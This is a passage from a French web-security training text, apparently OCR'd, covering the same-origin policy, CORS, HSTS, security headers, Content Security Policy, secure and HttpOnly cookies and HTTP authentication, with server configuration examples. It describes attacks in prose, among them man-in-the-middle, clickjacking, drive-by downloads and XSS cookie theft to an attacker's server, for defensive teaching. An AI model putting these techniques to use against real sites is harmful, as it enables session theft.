
L'élément central du WAF est composé des règles permettant d'intercepter et contrer les vulnérabilités. Les WAF peuvent être contournés, c'est pour cela qu'une mise à jour des règles est à faire le plus souvent possible.

4.6. Outil de suivi de bugs (issue tracking system)

Un logiciel de suivi de bugs/problèmes permet à une équipe de développeurs de communiquer, soumettre et suivre les bugs afin d'améliorer la qualité des applications.

Il est courant de trouver un système de suivi de bugs intégré dans les systèmes d'intégration continue, de gestion de code et de gestion de planning.

Généralement, le cycle de vie d'un bug dans une application commence par la création d'un ticket. Puis le traitement du bug se fait par l'équipe développement et assurance qualité (si nécessaire) et le ticket est clôturé.



Voici quelques outils de gestion de bugs/problèmes du marché :

Nom	Langage	Bases de données	License
Bugzilla	Perl	MySQL, Oracle, PostgreSQL	MPL
Redmine	Ruby on rails	MySQL, PostgreSQL, SQLite	GPLv2
Mantis	PHP	MySQL, MS SQL, PostgreSQL	GPLv2
JIRA	JAVA	MySQL, MS SQL, PostgreSQL, Oracle / Cloud	Propriétaire
Github		Cloud	Freemium

De nombreux outils existent, certains avec beaucoup de fonctionnalités, d'autres plus minimalistes. Le choix de l'outil par l'organisation doit se faire suivant les besoins et la valeur ajoutée de celui-ci.

5. La sécurité des navigateurs et serveurs web

5.1. SOP - Same Origin Policy, CORS - Cross-Origin Resource Sharing

Pour introduire la sécurité des navigateurs, il est essentiel de parler de la Same Origin Policy (SOP) contenue dans tous les navigateurs récents.

La Same Origin Policy restreint la manière dont un script, image, vidéo ou iframe chargé depuis une origine peut interagir avec une autre origine.

Les deux origines correspondent si le protocole, le port et l'hôte sont identiques et peuvent donc communiquer. Voici un exemple avec l'URL : **http://www.exemple.com/test/page.html**

URL	Validation	Description
http://www.exemple.com/test/page2.html	OK	Mêmes protocole, hôte et port
http://www.exemple.com/test/sec/page3.html	OK	Mêmes protocole, hôte et port
https://www.exemple.com/test/page2.html	NON	Protocole différent
http://www.exemple.com:8080/test/page2.html	NON	Port différent
http://exemple.com/test/page2.html	NON	Hôte différent

Le but de cette SOP est de protéger des scripts malicieux parfois placés volontairement ou involontairement dans une application web.

Imaginons une campagne de publicité Internet utilisée par des milliers de sites web infectés par du code malicieux. Il est très simple d'insérer une campagne publicitaire dans une page web car un script JavaScript suffit, par exemple :

```
1 <script async src="http://publicite.com/js/script.js"></script>
```

Ceci étant fait, tous les scripts et documents (iframe) du même domaine principal ont la possibilité de communiquer entre eux, même avec un sous-domaine différent, comme ceci : http://www.exemple.com, http://exemple.com, http://autre.exemple.com.

Remarque :

Exception pour Internet Explorer qui manipule la SOP à l'aide de ses paramètres (zone de confiance) et qui ne prend pas en compte la contrainte de similitude des ports.

Une autre possibilité pour ouvrir la same origin policy est d'utiliser la Cross-Origin Resource Sharing (CORS) afin d'interagir entre scripts, images, stylesheets (CSS), iframes, vidéos d'origines différentes.

La CORS se configure directement au niveau du serveur web hébergeant l'application et des requêtes envoyées par le navigateur avec l'aide des en-têtes HTTP (header HTTP).


Voici un exemple de communication entre un navigateur et un serveur web utilisant CORS pour passer à travers la SOP :

1. Le navigateur configure une requête HTTP avec en en-tête (HTTP header) l'option « origin » égale au domaine de destination afin d'accéder à des éléments du site exemple2.com :

```
1 Host : exemple.com
2 Origin : exemple2.com
```

Le serveur est configuré et laisse l'accès aux requêtes HTTP PUT et DELETE sur le domaine exemple2.com :

```
Access-Control-Allow-Origin: http://exemple2.com
Access-Control-Allow-Methods: PUT, DELETE
```



D'autres options sont disponibles dans le CORS telles que mettre en cache les demandes (request) des navigateurs (XMLHttprequest/preflight) ainsi que les authentifications s'il y en a. Pour plus d'informations, veuillez consulter ce site : https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy[1].

Une autre méthode similaire pour obtenir des données JSON-P (JavaScript Object Notation with Padding) permet de contourner la SOP afin d'utiliser des données au format JSON (JavaScript Object Notation) entre plusieurs domaines d'une même page.

Le Cross-Document Messaging et le Websocket sont aussi des éléments dont la SOP peut être ouverte et configurable.

L'important ici est de comprendre l'importance de la SOP dans l'utilisation des navigations web.

Celle-ci permet d'être protégé en temps réel sur de nombreuses vulnérabilités (Clickjacking, CSRF, XSS, etc.) que nous introduisons dans le prochain chapitre.

Il est inutile d'ouvrir et de configurer la SOP si la maîtrise de celle-ci n'est pas certaine.

5.2. HSTS - HTTP Strict Transport Security

Parmi les protections des navigateurs, le HSTS[2] (HTTP Strict Transport Security) est un incontournable. Le HSTS a pour objectif de forcer les navigateurs à utiliser le protocole HTTPS (HyperText Transfer Protocol Secure) au lieu du protocole HTTP qui est, lui, non sécurisé.

Le protocole HTTPS a la particularité d'utiliser du chiffrement, contrairement au HTTP dont les trames réseau sont facilement accessibles par les cybercriminels à travers un réseau local (LAN).

Les attaques de type homme du milieu (HDM) ou man-in-the-middle attack (MITM) sont faciles à utiliser et les réseaux du type hotspot que l'on peut trouver dans les aéroports, cafés, commerces ou entreprises sont généralement vulnérables.

Le vol d'identifiants, boîte e-mail ou compte bancaire peut s'avérer un jeu d'enfant si le protocole HTTPS n'est pas forcé.

HSTS permet de rendre la tâche plus difficile au pirate ; en voici le principe :

1. Le navigateur envoie une requête au serveur (HTTP REQUEST).

[1] Same-origin Policy
[2] HTTP Strict Transport Security - Wikipédia

2. Le serveur répond avec un en-tête contenant ce type d'élément :

```
Strict-Transport-Security: max-age=172800 ; includeSubDomains
```

3. Le navigateur active HSTS et remplace tous les liens HTTP des pages web par des liens HTTPS.

Remarque :

À noter que si une connexion HTTPS n'est pas possible sur le site web, le navigateur affiche un message d'erreur pour certificat non valide.

Exemple :

Voici un exemple de configuration pour un serveur Apache (virtualhost) :

```
<VirtualHost 192.168.0.1:443>
      # Configuration HSTS
      Header always set Strict-Transport-Security "max-age=172800;
includeSubDomains; preload"
</VirtualHost>
```

À noter :

- max-age=172800 est égal à la durée pendant laquelle le navigateur doit prendre en compte HSTS sur le domaine.
- includeSubDomains permet d'ajouter la fonction HSTS à tous les sous-domaines (http://exemple.com, http://www.exemple.com, etc.).

Avant la configuration HSTS sur le navigateur, une première connexion est effectuée sur le serveur web en HTTP. Afin de pallier ce problème, Google propose l'ajout de domaines sur une liste (https://hstspreload.appspot.com/[1]) qui est ensuite mise à jour et inscrite dans les navigateurs (Chrome, Firefox, Safari, Opera, IE). Le paramètre « preload » permet à Google de vérifier le consentement du domaine pour l'ajout dans la liste HSTS preload : https://cs.chromium.org/chromium/src/net/http/transport_security_state_static.json[2]

La configuration HSTS nécessite peu de compétences techniques et minimise le risque des attaques sur des réseaux locaux.

Complément :

Pour aller plus loin : Qu'est-ce que le HSTS et comment le met-on en œuvre ?[3]

L'obtention d'un certificat SSL (HTTPS) devient de plus en plus accessible et parfois même gratuite.


Pour les petits sites web, Linux Foundation propose le site https://letsencrypt.org/getting-started/[4] permettant la génération de certificats SSL gratuits, reconnus par les autorités de certification de confiance (Trusted CA) des navigateurs.

5.3. X-frame-options, x-content-type-options, x-xss-protection

Les techniques de détournement de click (Clickjacking) qui, comme le nom l'indique, permettent de détourner du trafic utilisateur en le forçant à cliquer sur une iframe invisible superposée à un élément d'un site web.

La plus récente attaque de ce type est le likejacking visant à insérer une iframe invisible dans un site web afin que l'utilisateur clique dessus pour partager du contenu sur Facebook ou like une page afin de générer du trafic.

[1] HSTS preload - Formulaire d'ajout de domaine
[2] transport_security_state_static.json - Attention : fichier de 16 Mio
[3] HSTS - GlobalSign Blog
[4] Let's Encrypt - Gesttin started



Une solution drastique contre ce genre d'attaques est l'utilisation du X-frame-options qui a pour solution la gestion des iframes à l'intérieur d'une page web.

Voici les différentes options proposées par celui-ci :

- **DENY** : cette option interdit toute utilisation d'iframe dans la page web.
- **SAMEORIGIN** : cette option permet l'utilisation d'iframe seulement si celle-ci provient de la même origine (SOP).
- **ALLOW-FROM** : permet de spécifier les domaines pouvant être utilisés en tant qu'iframe dans la page web.

Exemple :

Ci-dessous, un exemple de configuration de x-frame-options sur un serveur IIS 7 (web.config) :

```
<system.webServer>
    <httpProtocol>
        <customHeaders>
            <add name="X-Frame-Options" value="SAMEORIGIN" />
        </customHeaders>
    </httpProtocol>
</system.webServer>
```

Une autre technique, dite « Drive by download », a vu son apparition sur Internet depuis ces dernières années. Elle consiste à faire télécharger au navigateur un logiciel malveillant (Malware) en arrière-plan afin que le ou les cybercriminels prennent le contrôle de la machine cible.

En général, cette technique est possible via des navigateurs et des plugins Adobe Flash, Java ou Microsoft Silverlight non mis à jour et donc vulnérables.

Le scénario est le suivant : le cybercriminel injecte du code JavaScript malicieux à l'intérieur d'un site web, la victime quant à elle visite le site web infecté et télécharge en arrière-plan le malware puis l'exécute de façon complètement invisible.

Le cybercriminel prend alors le contrôle de la machine ou l'utilise en tant que zombie pour son réseau de machines infectées (Botnet).

Pour limiter le risque sur un tel scénario, les navigateurs utilisent **X-Content-Type-Options**, qui a pour objectif de contrôler de manière stricte le type MIME (Multipurpose Internet Mail Extensions) de chaque fichier de script utilisé par l'application et donc exécuté sur le navigateur.

Chaque fichier de script possède un type d'encodage spécifique (MIME) qui lui permet d'être identifié et enregistré par IANA (Internet Assigned Numbers Authority) qui est l'autorité internationale de régulation de l'Internet.

Il est courant de voir ce genre d'instructions pour l'insertion de CSS à l'intérieur d'une page web (n'est-ce pas ?) :

```
<link rel="stylesheet" type="text/css" href="style.css">
```

L'attribut type permet d'indiquer au navigateur que le type MIME aura pour valeur text/css. Si cette instruction n'est pas renseignée alors le navigateur va scanner, renifler (sniffing), le fichier ou script afin de trouver son type.

Cette méthode de sniffing n'est pas forcément la bonne solution car les cybercriminels peuvent la contourner et elle ne bloquera pas forcément l'exécution du script si le type MIME analysé est différent.

Pour résoudre ce problème, il est possible d'indiquer au navigateur de ne pas utiliser le sniffing et de respecter à la lettre les types MIME utilisés à l'intérieur de nos pages web.

Pour ce faire, il est nécessaire de configurer le serveur web afin qu'il retourne un en-tête HTTP avec le marqueur suivant :

```
X-Content-Type-Options: nosniff
```

Exemple :

Ici un exemple de configuration sur un serveur Nginx (nginx.conf) :

```
add_header X-Content-Type-Options nosniff;
```

Un autre marqueur, nommé X-XSS-Protection, a vu le jour sur les dernières versions des navigateurs. Cette protection directement intégrée dans les navigateurs agit comme un réel petit pare-feu applicatif contre les vulnérabilités XSS (Cross Site Scripting) dont la finalité est l'injection de JavaScript malicieux à l'intérieur d'une page web.

Cette vulnérabilité sera vue en détail dans le chapitre suivant, Top 10 des risques et vulnérabilités liés au Web - Cross-Site Scripting (XSS).

X-XSS-Protection marche avec les fonctionnalités suivantes :

- **0** : désactivation de X-XSS-Protection.
- **1** : activation de X-XSS-Protection.
- **1; mode=block** : activation de X-XSS-Protection avec la particularité de bloquer et non de nettoyer (sanitization) l'instruction JavaScript.
- **1; report**=http://exemple.com/rapport : activation de X-XSS-Protection puis envoi d'un rapport JSON via une requête POST à l'adresse spécifiée.

Exemple :

Ci-dessous, la configuration sous un serveur web IIS 7 :

1. Installez le package **nwebsec**[1].
2. Cherchez le nœud nwebsec dans le fichier web.config et ajoutez la configuration suivante :

```
<securityhttpheaders>
 <x-Xss-Protection blockmode="true" policy="FilterEnabled"></x-Xss-Protection>
 <x-Content-Type-Options enabled="true">   </x-Content-Type-Options>
 <x-Frame-Options policy="Deny"> </x-Frame-Options>
</securityhttpheaders>
```

X-XSS-Protection peut s'avérer être une bonne protection contre les vulnérabilités XSS mais ne remplacera pas la sécurité dans le code ou un pare-feu applicatif (WAF) car il existe des contournements (bypass).

[1] NWebsec - Security libraries for ASP.NET Core

5.4. Content Security Policy

Nous avons étudié les différentes sécurités du navigateur permettant de filtrer de manière automatique ou manuelle les différentes sources (script, iframe, etc.) afin d'éviter au maximum les menaces pouvant provenir de scripts injectés dans notre page ou le téléchargement et l'installation de malwares.

Une technique encore plus "purgative" nommée Content Security Policy permet le filtrage en liste blanche (Whitelist) des domaines.

Seuls les scripts JavaScript, CSS, frames, images, etc. provenant des domaines ayant été configurés sur la Content Security Policy pourront être insérés dans la page web, ce qui protège de toute insertion ou injection de données malveillantes.

Exemple :

Voici quelques exemples d'utilisation sur un serveur Apache (httpd.conf) :

- **Header set Content-Security-Policy default-src "self"** : Autorise seulement les sources provenant du domaine local
- **Header set Content-Security-Policy script-src "self" ajax.googleapis.com** : Autorise l'insertion de JavaScript provenant du domaine ajax.googleapis.com et du domaine local
- **Header set Content-Security-Policy img-src "self" image.com** : Autorise l'insertion d'images provenant du domaine image.com et du domaine local
- **Header set Content-Security-Policy media-src youtube.com** : Autorise seulement l'insertion de média HTML5 (<audio>, <video>) provenant du domaine youtube.com
- **Header set Content-Security-Policy font-src *.fontawesome.io** : Autorise l'insertion de polices provenant du domaine fontawesome.io et de ses sous-domaines
- **Header set Content-Security-Policy form-action "self"** : Autorise l'envoi de données via formulaire HTML vers le domaine local
- **Header set Content-Security-Policy "default-src 'self'"; XSS-Reflected block** : Autorise seulement les sources provenant du domaine local et bloque les attaques XSS réfléchies
- ...

L'utilisation de CSP peut être une très bonne approche pour commencer la sécurisation côté front (navigateur). Pour autant, sa configuration très stricte peut demander du temps suivant le nombre de sources à intégrer dans l'application et les mises à jour.

5.5. FLAG SECURE, HTTPONLY COOKIE

Comme nous avons pu le voir dans les sections précédentes, les cybercriminels font preuve d'ingéniosité pour voler et exploiter les informations des utilisateurs sur Internet.


Parmi toutes ces techniques, une des plus répandues est le session hijacking, permettant à un cybercriminel de voler les sessions utilisateur afin d'accéder aux boîtes électroniques, comptes personnels d'entreprises, réseaux sociaux, etc.

ur rappel, sur un site Internet, une session est le fait d'enregistrer sur un serveur l'authentification d'un utilisateur afin que celui-ci reste connecté sur un intervalle de temps précis sans avoir besoin de se réauthentifier.

Le processus de création de session marche comme ceci :

1. L'utilisateur s'authentifie sur l'application, le serveur web crée une session et génère un identifiant (session ID) pour l'utilisateur.
2. Le serveur web envoie (Set-Cookie) le numéro de session à l'utilisateur avec généralement des informations transverses telles que le domaine, le chemin (path) et la date d'expiration de la session.

3. L'utilisateur stocke cela dans un fichier (cookie). Ainsi, à chaque nouvelle requête sur l'application, il enverra dans l'en-tête (HTTP header) son cookie afin que le serveur fasse la relation avec la base de données de sessions.




Nous avons vu dans les sections précédentes qu'un cybercriminel peut très simplement procéder à des attaques de type homme du milieu (MITM) dans un réseau local. Il peut alors voler les cookies et s'authentifier à la place de l'utilisateur (session hijacking).

Il existe une protection contre le vol de cookies à travers un réseau HTTP nommé secure flag ou secure cookie permettant de forcer le processus d'échange de cookies entre un client et un serveur web sur un canal chiffré, type HTTPS. De ce fait, il est moins risqué pour un utilisateur de se faire voler une session lors d'une attaque MITM.

Une autre technique utilisée par les cybercriminels pour voler un cookie est l'utilisation de vulnérabilités XSS (vue en détail dans le chapitre suivant : Top 10 des risques et vulnérabilités liés au Web - Cross-Site Scripting (XSS)).

En effet, avec l'injection de JavaScript dans une page web, le cybercriminel peut facilement récupérer le cookie (document.cookie) et l'envoyer sur un serveur qu'il contrôle.



Afin d'éviter cette attaque, il est possible de configurer, tout comme pour le secure flag, l'option « HTTPOnly » qui a pour principe de ne pas autoriser JavaScript à accéder aux cookies à l'aide de la méthode document.cookie.

Par conséquent, le risque d'une finalité à une attaque XSS de ce type est bien plus limité en termes d'impact.

Exemple **:**

Voici la configuration de secure flag et HTTPOnly en utilisant Java (WEB-INF/web.xml) :

```
<session-config>
  <cookie-config>
    <secure>true</secure>
    <http-only>true</http-only>
  </cookie-config>
</session-config>
```

Exemple :

Les directives “HttpOnly” et “Secure” - PHP :

On édite donc notre fichier php.ini :


Et on modifie ces valeurs :

```
session.cookie_httponly 1
session.cookie_secure 1
session.use_only_cookies 1
```


Puis, il convient de redémarrer PHP.

5.6. Authentification HTTP

Il est possible d'utiliser le protocole HTTP (HyperText Transfer Protocol) afin d'intégrer un système d'authentification et cela sur n'importe quel répertoire appartenant à une application web.



Celui-ci se présente généralement sous la forme d'une fenêtre présentée à l'utilisateur :



L'authentification HTTP utilise deux méthodes, **basic** et **digest**.

La méthode basic fonctionne ainsi :

1. Le client demande à accéder à une page web.

2. Le serveur web envoie une réponse HTTP avec le statut 401 (non autorisé) ainsi que le marqueur dans l'en-tête :


```
WWW-Authenticate: Basic realm="exemple"
```

Basic correspond au système d'authentification demandé par le serveur et realm à l'identifiant du domaine.

Le client répond à son tour en essayant de s'identifier avec l'en-tête suivant :

```
Authorization: Basic YWRtaW46cGFzc3dvcmQ==
```

YWRtaW46cGFzc3dvcmQ== représente le login et le mot de passe encodés en base64, ici admin:password.



Cette méthode est assez simple à mettre en place sur un serveur web mais très peu sécurisée. Les identifiants passent en clair dans le réseau et sont encodés en base64, qui n'est en aucun cas du chiffrement et donc facilement réversible.

Il est donc indispensable d'utiliser un canal SSL (HTTPS) pour l'utilisation de cette méthode.

L'autre méthode, appelée digest, permet quant à elle d'ajouter un peu plus de sécurité en envoyant les identifiants, non pas en base64 mais en md5 qui est une méthode de hachage censée être non réversible.

De plus, un élément unique est envoyé au client par le serveur afin d'ajouter de la granularité au hash et donc, de renforcer la sécurité contre les attaques dites ”par rejeu” (relay attack).

Voici l'échange utilisé par la méthode digest :

1. Le client demande à accéder à une page web.


2. Le serveur web envoie une réponse HTTP avec le statut 401 (non autorisé) ainsi que le marqueur dans l'en-tête :

```
WWW-Authenticate: Digest realm="exemple",
nonce="det43b8932EE2z0r8c22f0900dsd9esd",
```

nonce est égal à une chaîne en base64 ou en hexadécimal à utiliser par le client pour construire son hash (MD5).

Le client répond à son tour en essayant de s'identifier avec l'en-tête suivant :

```
Authorization: Digest, nonce="det43b8932EE2z0r8c22f0900dsd9esd",
response="1949323746fe6a43ef61f9606e7febea"
```



La méthode digest est plus sûre mais il est toujours nécessaire d'utiliser un canal chiffré tel que HTTPS car les attaques par brute force peuvent être envisagées sur cette méthode.

Voici un outil en ligne pour la création des fichiers pour l'authentification HTTP sur les serveurs web Apache (.htaccess, htpasswd, htdigest) : https://www.askapache.com/online-tools/htpasswd-generator/[1]

Pour conclure, les méthodes d'authentification HTTP sont à utiliser ponctuellement pour protéger un répertoire sur un serveur web ou pour mettre en place une double authentification sur une page d'authentification pour les administrateurs de l'application par exemple.

[1] Advanced Htpasswd/Htdigest file creator

III Chapitre 3 - Top 10 des risques et vulnérabilités liées au Web

Maintenant que nous avons étudié les différents éléments de la sécurité web tels que les normes, les guides, les bonnes pratiques, les logiciels d'analyse de code, la sécurité des navigateurs et le serveur, il est temps d'étudier les risques actuellement rencontrés par les applications web sur Internet ou dans les systèmes d'informations des entreprises.

Chaque point abordé dans ce chapitre a pour ambition de former et sensibiliser un développeur aux risques, à la sécurisation du code et aux bonnes pratiques à appliquer en entreprise, mais pas seulement.

Toute personne confrontée de près ou de loin à la question de la sécurité des systèmes d'information (risk manager, RSSI, auditeur, etc.) doit être sensibilisée aux risques de la sécurité applicative afin de pouvoir par la suite établir un programme dans une organisation liée à la sécurité des applications.

Ce chapitre commencera par l'étude technique et l'exploitation des différentes menaces les plus présentes dans le monde du Web. Il est en effet courant de former les développeurs aux méthodes de piratage (hacking) utilisées par les cybercriminels afin de mieux comprendre les protections et les bonnes pratiques à mettre en place lors du développement d'une application.

La suite présentera les bonnes pratiques et les outils à utiliser pour sécuriser le code et prévenir les différentes brèches possibles à l'intérieur d'une application.

1. Comprendre les risques selon l'OWASP

